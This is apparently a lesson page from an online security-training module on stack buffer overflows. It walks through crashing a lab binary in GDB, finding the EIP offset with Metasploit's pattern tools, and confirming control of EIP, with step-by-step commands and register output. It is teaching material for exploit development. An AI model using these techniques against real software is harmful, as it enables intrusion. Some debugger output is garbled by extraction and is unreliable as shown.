# **Take Control of EIP**

One of the most important aspects of a stack-based buffer overflow is to get the instruction pointer (EIP) under control, so we can tell it to which address it should jump. This will make the EIP point to the address where our shellcode starts and causes the CPU to execute it.

We can execute commands in GDB using Python, which serves us directly as input.

# **Segmentation Fault**

```
Take Control of EIP

student@nix-bow:~$ gdb -q bow32

(gdb) run $(python -c "print '\x55' * 1200")

Starting program: /home/student/bow/bow32 $(python -c "print '\x55' * 1200")

Program received signal SIGSEGV, Segmentation fault.


0x55555555 in ?? ()
```

If we insert 1200 "U"s (hex "55") as input, we can see from the register information that we have overwritten the EIP. As far as we know, the EIP points to the next instruction to be executed.

```
Take Control of EIP
(gdb) info registers
               0x1 1
eax
               0xffffd6c0 -10560
ecx
               0xffffd06f -12177
edx
               0x55555555 1431655765
ebx
               0xffffcfd0 0xffffcfd0
esp
                                            # <---- EBP overwritten
ebp
               0x55555555 0x55555555
               0xf7fb5000 -134524928
esi
edi
               0x0 0
               0x55555555 0x55555555
                                            # <---- EIP overwritten
eip
eflags
               0x10286 [ PF SF IF RF ]
               0x23 35
CS
               0x2b 43
SS
               0x2b 43
ds
               0x2b 43
es
fs
               0 \times 0 \quad 0
               0x63 99
gs
```

If we want to imagine the process visually, then the process looks something like this.

### **Buffer**



This means that we have to write access to the EIP. This, in turn, allows specifying to which memory address the EIP should jump. However, to manipulate the register, we need an exact number of U's up to the EIP so that the following 4 bytes can be overwritten with our desired memory address.

# **Determine The Offset**

The offset is used to determine how many bytes are needed to overwrite the buffer and how much space we have around our shellcode.

Shellcode is a program code that contains instructions for an operation that we want the CPU to perform. The manual creation of the shellcode will be discussed in more detail in other modules. But to save some time first, we use the Metasploit Framework (MSF) that offers a Ruby script called "pattern\_create" that can help us determine the exact number of bytes to reach the EIP. It creates a unique string based on the length of bytes you specify to help determine the offset.

## **Create Pattern**

```
Take Control of EIP

Supto69@htb[/htb]$ /usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 1200 > pattern.txt
Supto69@htb[/htb]$ cat pattern.txt

Aa0Aa1Aa2Aa3Aa4Aa5...<SNIP>...Bn6Bn7Bn8Bn9
```

Now we replace our 1200 "U"s with the generated patterns and focus our attention again on the EIP.

## **GDB - Using Generated Pattern**

```
Take Control of EIP

(gdb) run $(python -c "print 'Aa0Aa1Aa2Aa3Aa4Aa5...<SNIP>...Bn6Bn7Bn8Bn9'")

The program being debugged has been started already.
Start it from the beginning? (y or n) y

Starting program: /home/student/bow/bow32 $(python -c "print 'Aa0Aa1Aa2Aa3Aa4Aa5...<SNIP>...Bn6Bn7Bn8Bn9'")

Program received signal SIGSEGV, Segmentation fault.
0x69423569 in ?? ()
```

# GDB - EIP

```
Take Control of EIP

(gdb) info registers eip

eip 0x69423569 0x69423569
```

We see that the EIP displays a different memory address, and we can use another MSF tool called "pattern\_offset" to calculate the exact number of characters (offset) needed to advance to the EIP.


### **GDB - Offset**

```
Take Control of EIP

Supto69@htb[/htb]$ /usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -q 0x69423569

[*] Exact match at offset 1036
```

#### **Buffer**



If we now use precisely this number of bytes for our "U"s, we should land exactly on the EIP. To overwrite it and check if we have reached it as planned, we can add 4 more bytes with "\x66" and execute it to ensure we control the EIP.

## **GDB Offset**

```
Take Control of EIP

(gdb) run $(python -c "print '\x55' * 1036 + '\x66' * 4")


The program being debugged has been started already.
Start it from the beginning? (y or n) y

Starting program: /home/student/bow/bow32 $(python -c "print '\x55' * 1036 + '\x66' * 4")


Program received signal SIGSEGV, Segmentation fault.


0x666666666 in ?? ()
```

#### **Buffer**



Now we see that we have overwritten the EIP with our "\x66" characters. Next, we have to find out how much space we have for our shellcode, which then executes the commands we intend. As we control the EIP now, we will later overwrite it with the address pointing to our shellcode's beginning.





	? Go to Questions	
Table of Contents		
Introduction		
Buffer Overflows Overview		W
Exploit Development Introduction		w.
CPU Architecture		×
Fundamentals		
Stack-Based Buffer Overflow		
CPU Registers		×
Exploit		
Take Control of EIP		
Determine the Length for Shellcode		
dentification of Bad Characters		
Generating Shellcode		
dentification of the Return Address		
Proof-Of-Concept		
Public Exploit Modification		
Prevention Techniques and Mechanisms		
Skills Assessment		
Skills Assessment - Buffer Overflow		
My Workstation		
	OFFLINE	
	Start Instance	
	∞ / 1 spawns left	